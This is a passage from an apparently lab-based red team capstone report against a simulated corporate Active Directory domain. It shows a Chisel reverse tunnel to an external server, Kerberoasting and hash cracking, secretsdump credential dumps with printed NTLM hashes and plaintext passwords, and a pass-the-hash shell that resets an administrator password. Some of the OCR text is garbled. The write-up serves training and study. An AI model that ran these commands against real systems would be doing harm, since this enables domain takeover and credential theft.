In the final step, the attacker used valid credentials (username: ola, password: SpGArBOS-LMHzT-c) to log in to the e-Citizen portal through SSH (10.200.89.250). Upon authentication, the attacker was presented with several options, including verifying email access and submitting compromise proofs.

After successfully navigating through the menu, the attacker selected the option to retrieve the flag associated with administrative access to the Corporate Tier 2 infrastructure.

This confirms that lateral movement was successfully achieved from initial access (VPN) → DMZ Webmail → Server pivoting → RDP Access → Internal enumeration → Remote code execution → Backup exploitation → Flag extraction.

Lateral Movement Definition:

Lateral movement is a stage in a cyberattack where the attacker expands access from an initially compromised system to other internal systems within the network. This enables attackers to elevate privileges, maintain persistence, and locate valuable assets (like credentials, data, or flags).

Final interaction with the e-Citizen interface to retrieve the administrative access flag.

Privilege Escalation and AD


Contents

- **Executive Summary**
- **Initial Foothold**
- **Internal Reconnaissance**
- **Credential Access and Privilege Escalation**
- **Persistence Techniques**
- **Golden Ticket Attack**
- **Lateral Movement and Domain Compromise**
- **Conclusion & Impact Analysis**
- **MITRE ATT&CK Mapping**
- **Remediation Recommendations**

☐ **Executive Summary**


This red team engagement simulated an adversary compromising an enterprise environment, starting from limited internal access to achieving full domain dominance. I independently conducted the activities in this segment, successfully bypassing egress filtering using Chisel, escalating privileges through Kerberoasting, harvesting domain credentials via DCSync, and ultimately performing Golden Ticket attacks to achieve persistence and unrestricted access. Multiple critical systems (ROOTDC, BANKDC, SWIFT) were compromised.

☐ **Initial Foothold – Establishing a Covert Channel with Chisel**



A terminal window on a Kali Linux system. The window title is 'muhamad@kali: ~/Desktop/Capstone'. The terminal shows the following commands and output:

```
muhamad@kali: ~  
$ chmod +x chisel  
muhamad@kali: ~  
$ ./chisel server -p 8000 --reverse  
2025/05/09 16:14:40 server: Reverse tunnelling enabled  
2025/05/09 16:14:40 server: Fingerprint muhelsvWlygIdir1:2YdQ6gqBwFJyCDK1TjWw1wmM=  
2025/05/09 16:14:40 server: Listening on http://0.0.0.0:8000  
2025/05/09 16:24:35 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```



A terminal window on a target system (ubuntu@ip-10-200-118-12: ~). The window title is 'ubuntu@ip-10-200-118-12: ~/muhamad'. The terminal shows the following commands and output:


```
muhamad@kali: ~  
$ chmod +x chisel  
ubuntu@ip-10-200-118-12: ~/muhamad$ ./chisel client 10.50.115.23:8000 R:socks  
ubuntu@ip-10-200-118-12: ~/muhamad$ chmod +x chisel  
ubuntu@ip-10-200-118-12: ~/muhamad$ ./chisel client 10.50.115.23:8000 R:socks
```

As part of our internal red team engagement, we began by establishing a covert communication channel using the Chisel tool to bypass egress restrictions and maintain persistent access into the internal network.

We first prepared the Chisel binary by modifying its permissions with `chmod +x`, ensuring the file was executable on the target system. On our external server, we launched Chisel in server mode, listening on port 8000 and configured it with the `--reverse` flag. This setup enabled the

On the target host, we ran Chisel in client mode to initiate the connection to our external server. The command included the `R:socks` argument to establish a reverse SOCKS proxy. This proxy allowed us to route traffic through the tunnel securely, facilitating enumeration and lateral movement activities without being blocked by internal firewalls or outbound filtering.

- ☐ Internal Reconnaissance
 - ☐ SPN Enumeration via Kerberoasting



```
muhamad@kali: ~/Desktop/Capstone
File Actions Edit View Help
muhamad@kali: ~/Desktop/Capstone
(muhamad@kali) ~/Desktop/Capstone
$ hashcat -m 0 -n 13100 chal_resp.txt pass.txt -O
hashcat (v6.2.0) starting

OpenCL API (OpenCL 3.0 PoCL 6.0 Debian Linux, None-Asserts, RELOC, SPIR-V, LLVM 10.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 1056/2176 MB (511 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Hashes: 5 digests, 5 unique digests, 5 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename...: pass.txt
* Passwords...: 848
* Bytes.....: 11400
* Keyspace....: 848
* Runtime....: 0 secs

$hexb5g5g2354...
49916c584f3c309d15d55f5b3b3858714255151bca39d238279d388349cf153f411589949c9f127ab974976673c21517907455c9b07b2b108a309d88dc5003ab27462937ed456da11ba5534ab8a3317f5395cd42e0686a46f85ae040b1d6a383a24db3b28ec3c4958d5268624ed59108a
a1793c80ac1d5cbfd2f8bed1b29b603f15700915819fefb9e117664d56a30c9724dba4fc254a3cc1697c41f93a60b29381e8777e34398eb44830c2c21816785eae2f2d5c5f72ad78cb40a75240827f8c4e14270bd88305c4f81cb5ea6a4b7b9124ba2f310dffef1a89a57f8624c41cc746eb0d
346db1a47579f04b139a0041f64176c185247ae26890cf67a95288bd0b2f2aee18ba9b5ee7b1a488345a7905791e428e40be57e32ee8d1dc28e585f2eecc39b3a4e11f8b7766a0439bf8ae150c35aa1587a59498234d6fb093e10c5219867e7f10ba45b6628f68ced51198247327bd
2013099c4680ebdcfaeba133bc8cc4c9a007a141544338083d4e9e97f1d5f18cd14c27d996d7f50807f6e9d5f2e2cf2c27bb8ac37a591ab7c22147441ebb0ad131196c97eeb3586c5db0dfc139a4b739c94e638e44e08de695ca3a386f8a9d27f3512517cc1271996db35beeb3
4855de14c96f237a67a080417e198abcaa0ebdb8024331f6456a92cae35495b1995c8db710ad76d6bee149296788e5bcb08031e6f614123f2aa428c6db5dabec1f358ecf63a5f4b5f2ab235236ed95c3de21f6360721351214d7afb111422216ad12955ac7a8b5842c34a6f177a186f2d
0032e9aa63e717145f5fae03d34531a2b8fdb3a5cac210f81908f6ac346462e4801b817faddf3e71b983fdd3a461417e3f3f002384f705b4b26e015e3f43143fcd886f9747e7e5f7a18a9c39541e662fca29943526212e9d0b12c928ae04ed015b3b045fbcb59c20222f10e499e851c098
af573ff06fda3ceee617c04150d315259c27338ef52688078051b5b0d772f314c590946a0e0046f013fcb0ba281aa3b3d7a0a5a7ce331a017e474f0ea7424347b3820dbfb1f77a3db86c2x88762dfe1c0f504cfa7aa580410cb2fda771dc9b3d9d35084e0db307dc25d2e1d8196fc30
84652007002739e01196f11cc0ba0d123cc40532198e1abf08569fca043a11b31f2c23ca1a4c9d8cf88ad7397f344145489ca926ecf33427e0e9b02a45eb70506024acdb02633f6c4511f89942baa079c33d7811f966fcaeff77e05070f5d1aff3cc60b040b7cb1c53f4a8f485ec9076a
3a6c0108ea7a81ef33d970bec75c355f7f834d2f8f95623f2aa298aa36731725b30fffa6cd8585f5c941bfdd34433cf67dd0bd7c1fc3f110a2c6f120a54519c4cb9a086ff84023446fbb01b48506365d94ad:Password!!
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target....: chal_resp.txt
Time.Started...: Fri May 9 16:30:36 2025 (0 secs)
Time.Estimated.: Fri May 9 16:30:36 2025 (0 secs)
Kernel.Feature.: Optimized Kernel
Guess.Base.....: File (pass.txt)
Guess.Queue....: 1/1 (100.00%)

"chal_resp.txt" | 31.2 KiB (31484 bytes) | Plain text document
```

With internal access established, our next step was to identify Kerberos Service Principal Names (SPNs) that could be leveraged for offline password cracking via Kerberoasting.

We located the Impacket GetUserSPNs.py script on our attack infrastructure and executed it using proxieschains to route the traffic through our SOCKS proxy established earlier with Chisel. This helped us maintain operational security by obfuscating the origin of our traffic.

We used valid domain credentials (laura.wood:Password1@) and specified the domain controller IP (10.200.118.102) via the -dc-ip flag. The -request option was used to actively request service tickets for each discovered SPN, which were saved for offline cracking.

This enumeration step allowed us to gather valuable Kerberos ticket data that could later be used to recover service account passwords and escalate privileges further in the domain.

❑ Credential Access and Privilege Escalation

❑ Cracking & RDP Access


```
(impervy)muhamad@kali: ~/impacket/examples
File Actions Edit View Help
[impervy)muhamad@kali: ~/impacket/examples muhamad@kali: ~]
s-2.2.0 ldap3-2.9.1 ldapdomaindump-0.10.0 pyOpenSSL-24.0.0 pyasn1-0.6.1 pyasn1_modules-0.4.2 pycparser-2.22 pycryptodome-3.22.0 setuptools-80.3.1 six-1.17.0
[impervy)-(muhamad@kali): ~/impacket]
% cd examples
proxychains python secretsdump.py corp.thereserve.loc/svcscanning:'Password!'@10.200.118.31
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains.so
[proxychains] DLL init: proxychains-ng 4.17-git-4-gce07eaa
Impacket v0.13.0.dev+20250410.174957.156ca96e - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1000 ... 10.200.118.31:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9dcf5c2fdcff9d25ffaed9b3d14a846
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404eea:02c78b4e92cf7e4d8697302707d0785c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6c-fcd16ae931b73c59d7e0c809c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c809c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e021422aebc2c5f827b7cb47ca1:::
THWSetup:1008:aad3b435b51404eeaad3b435b51404ee:d37f688ca517b5076b71a0b54ba0f1:::
NetPcs:1009:aad3b435b51404eeaad3b435b51404ee:f5c22672e731037150f8c5f8ecfaff:::
sshd:1010:aad3b435b51404eeaad3b435b51404ee:48c62694fd5b0ca86168e2199f9af49:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.THERESERVE.LOC/Administrator:$0CC:$10240Administrator:0B08785ec00370a4f7d82ef8b0d9b798ca: (2021-04-01 03:13:47+00:00)
CORP.THERESERVE.LOC/svcscanning:$0CC:$10240svcscanning0a3a0b9e464451ab023c7896e0db: (2023-05-20 10:02:00+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP.SERVER15:aes256-cts-hmac-sha1-96:c22bb3b8e08484aeedfd6423f818015c953cdbe402f113f90135b56aad75
CORP.SERVER15:aes128-cts-hmac-sha1-96:121a5ada2e824b5196af69fd3ba3f1
CORP.SERVER15:des-rcb-md5:ea73ceefa737454c
CORP.SERVER15:plain_password_hex:0ea08111760abf68b8cb37c0b86d38369ff59b52f4c3b86985ae141f00ecb115b18c90dae7a921488c487d33f12eb3c634011b1ab78176abba9f3a4e9f8c7ad417d6fc7860c2f63c456cd060f283aa9f2d50d41e27d1dc9886bfb26bcb49c4a8b
aes58c444aeac73766a27a5ada6f59e9ef8857be5242943ffe8e1acf17c00cd645e9a2f32df7eadf313a5d0e0ea93e299864a2686915a5b027601d7cfc68a00ee78a0b3faa37c3de00ef7e979d2b490b1a1ed308547659e9a2aa227554ca16255092034ec6071e1beb953fa80696b20572785fa
722a3e1aef195add09f019920831b03d62a
CORP.SERVER15:aad3b435b51404eeaad3b435b51404ee:ef2ce1fe9c1a0c520246dfdfb517fef:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb4cfb5832a98c1b279c7264915da1fd3db81a0d
dpapi_userkey:0x3c0dc2ba786e51edf1c731a21ffa1f3819aa302
[*] NLSM
0000 40 D2 0E 07 34 58 09 B1 C9 53 B9 5B 40 A2 B3 00 ... GTX ... 3.[F...f
0010 04 3B 95 84 92 70 67 78 B7 10 F9 2D A5 35 B7 A3 ... jgx ... ".U...
0020 11 AA 40 06 95 85 43 86 E3 12 DE C4 91 CF 9A 5B aW... G.....[
0030 08 0B 00 AE FA D3 41 E0 D8 66 3D 19 75 A2 D1 B2 .....A..f..u...
NLSM:8d28e67545889b1c953b95b4a2b366d43b9580927d6778b71d192da555b7a361aad8695854386e3129ec491cf9a5bd8bb0dae7ad341e0d8663d1975a2d1b2
[*] SC_SYNC
CORP.Backups\corp.thereserve.loc:q9nzssaFtGHdqUV3Qv6G
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

With valid domain-level credentials in hand, we leveraged secretsdump.py from the Impacket toolkit to extract sensitive credential material from the domain.

Using proxychains once again to maintain traffic routing through our covert tunnel, we executed the script against the domain controller at 10.200.118.31 using the compromised svcScanning account.

This operation yielded another set of high-privilege credentials: svcBackups:q9nzssaFtGHdqUV3Qv6G. As this appeared to be a service account with extended privileges, we immediately used it to target additional systems and expand our access.

❑ Dump from Second DC – Extract NTLM Hash


```
(mpen)muhamad@kali: ~/fmpacket/examples
File Actions Edit View Help
[mpen]muhamad@kali: ~/fmpacket/examples muhamad@kali: ~
[mpen]muhamad@kali: ~/fmpacket/examples
[proxychains python3 secretsdump.py corp.thereserve.loc/svcBackups:q0nzsaftGhdQV3qv66@10.100.118.102
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains.so
[proxychains] DLL init: proxychains-ng 4.17-glibc-gcc072aa
fmpacket v0.12.0.dev+20250430.174957.756ca06e - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:445 ... OK
[-] RemoteOperations failed: DCERR Runtime Error: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid\lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:49661 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e:::
Guest:561:aad3b435b51404eeaad3b435b51404ee:31d0cf08c16ee931b73c59d7e0c009c0:::
krbtgt:562:aad3b435b51404eeaad3b435b51404ee:0c757a31a5a2c994a451554f3a5c29ede:::
Tmrcutp:1085:aad3b435b51404eeaad3b435b51404ee:0ea3204f310f646e2820b7f9ca33f2:::
lisa.moore:1125:aad3b435b51404eeaad3b435b51404ee:e4c13a3b6bda5b08485ce9c9c1cf:::
lisa.jenkins:1126:aad3b435b51404eeaad3b435b51404ee:54ef2aa6af7f6397e4164b48af8b6eef:::
charlotte.smith:1127:aad3b435b51404eeaad3b435b51404ee:1f95ecf08de6fc39a2725d09d67c6a:::
donald.ward:1128:aad3b435b51404eeaad3b435b51404ee:64f2cdda88057e0ea81b54e73b949b:::
gall.jones:1129:aad3b435b51404eeaad3b435b51404ee:64f2cdda88057e0ea81b54e73b949b:::
chloe.smith:1130:aad3b435b51404eeaad3b435b51404ee:cc0254d25819ab1250a21286b26b86:::
kieran.watson:1131:aad3b435b51404eeaad3b435b51404ee:224ef1420522aeb0eef6cabb19ea19:::
amanda.hurke:1132:aad3b435b51404eeaad3b435b51404ee:707f241c126a45dfe24eb0eef559:::
deborah.bibi:1133:aad3b435b51404eeaad3b435b51404ee:528ab69f73edcebf13c2e2bec9f837c:::
samantha.dawson:1134:aad3b435b51404eeaad3b435b51404ee:24124ac018c78ec6fc846743eeef672:::
sae.green:1135:aad3b435b51404eeaad3b435b51404ee:d14dfcf4c4ec59c13091d3f66b54f8:::
ellean.potter:1136:aad3b435b51404eeaad3b435b51404ee:cba12c11cc608df6d3f6c70b1605712:::
brandon.moss:1137:aad3b435b51404eeaad3b435b51404ee:f5611a25388f98469cea724f9374f2e1:::
amy.coleman:1138:aad3b435b51404eeaad3b435b51404ee:95a68259e9bb91a4d869f77272b68799:::
brenda.hamilton:1139:aad3b435b51404eeaad3b435b51404ee:fbdc05641c96ddbd224270b57f11fc:::
jane.evans:1140:aad3b435b51404eeaad3b435b51404ee:edc37f5b36d6da38b3c38dc28293e:::
jade.hall:1141:aad3b435b51404eeaad3b435b51404ee:8f64fe7d02d2f01a7792d28e870ac63f:::
rachel.marsh:1142:aad3b435b51404eeaad3b435b51404ee:b03be02de07917870ab8bc6718a99d:::
t2.rachel.marsh:1143:aad3b435b51404eeaad3b435b51404ee:a508b6e075a8af23801481e58a9a7cb:::
t1.rachel.marsh:1144:aad3b435b51404eeaad3b435b51404ee:3978761019582a7288cf996c1107:::
stewart.davis:1145:aad3b435b51404eeaad3b435b51404ee:ef4ae02b100896cef98547a9abbea55:::
abigail.reynolds:1146:aad3b435b51404eeaad3b435b51404ee:fbdc05641c96ddbd224270b57f11fc:::
clive.curtis:1147:aad3b435b51404eeaad3b435b51404ee:2fa928cd5f095aff0ed18f8d1f1f7d6:::
nami.talbot:1148:aad3b435b51404eeaad3b435b51404ee:5614b6cdca1a7a08b3383cf08ace8:::
rita.carpenter:1149:aad3b435b51404eeaad3b435b51404ee:316c5a6a7b5d4fce4a5684d179e976e:::
jill.jennings:1150:aad3b435b51404eeaad3b435b51404ee:b0bd18c9137ba7aaf66e5a19ad8bdf:::
robert.hall:1151:aad3b435b51404eeaad3b435b51404ee:351a1123c30c204e6c707b75c9238f49:::
lewis.richards:1152:aad3b435b51404eeaad3b435b51404ee:72164d00c30cc118145a9ef747671c:::
rachel.richardson:1153:aad3b435b51404eeaad3b435b51404ee:1909091187ee2679c202427705c6657:::
chloe.davies:1154:aad3b435b51404eeaad3b435b51404ee:40383a592206c404637091c5f315082:::
ryan.pontle:1155:aad3b435b51404eeaad3b435b51404ee:58a781359a3a3bf0505c5eaeefdb71:::
leigh.harrison:1156:aad3b435b51404eeaad3b435b51404ee:2800375c9dab3c3826d6664cf398d:::
edward.garner:1157:aad3b435b51404eeaad3b435b51404ee:559cb2e08807d5d4d1bb7e795702ad5:::
mark.evans:1158:aad3b435b51404eeaad3b435b51404ee:a4e71595fac5604b24516f25ed02b3:::
bryan.smith:1159:aad3b435b51404eeaad3b435b51404ee:08450a82ad087c9676ee5e59599abb7:::
mark.davis:1160:aad3b435b51404eeaad3b435b51404ee:b0c28b58e06fd0ba39904c4cabc0041ca:::
janice.ryan:1161:aad3b435b51404eeaad3b435b51404ee:64f2cdda88057e0ea81b54e73b949b:::

1 folder | 78 files: 20.6 MiB (21630386 bytes) | Free space: 25.7 GiB
```

To validate the extent of access granted by the svcBackups account, we performed another credential dump on a different domain controller at 10.200.118.102.

Again using proxychains and secretsdump.py, we authenticated using corp.thereserve.loc/svcBackups with the known password. This resulted in the extraction of the NTLM hash for the local Administrator account, RID 500.

The hash (d3d4edcc015856e386074795aea86b3e) was stored for use in Pass-the-Hash operations, giving us a direct pathway to administrative access across the domain without needing the plaintext password.

❑ Accessing Second DC and Pass-the-Hash

```
(muhamad@kali)~$ proxychains evil-winrm -u Administrator -H d3d4edcc015856e386074755aea86b3e -i 10.200.118.102
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.17-git-4-gce07eaa
Evil-WinRM shell v2.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Heline
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:5985 ... OK
PS C:\Users\Administrator\Documents> net user administrator Muhamad999
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:5985 ... OK
The command completed successfully.
Evil-WinRM: PS C:\Users\Administrator\Documents>

Warning: Press "y" to exit, press any other key to continue
Info: Exiting ...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.200.118.102:5985 ... OK
(muhamad@kali)~$
```

With the NTLM hash of the Administrator account obtained from the previous step, we moved to establish a foothold using Pass-the-Hash. This technique allows authentication without needing the plaintext password, provided the attacker has the correct hash.

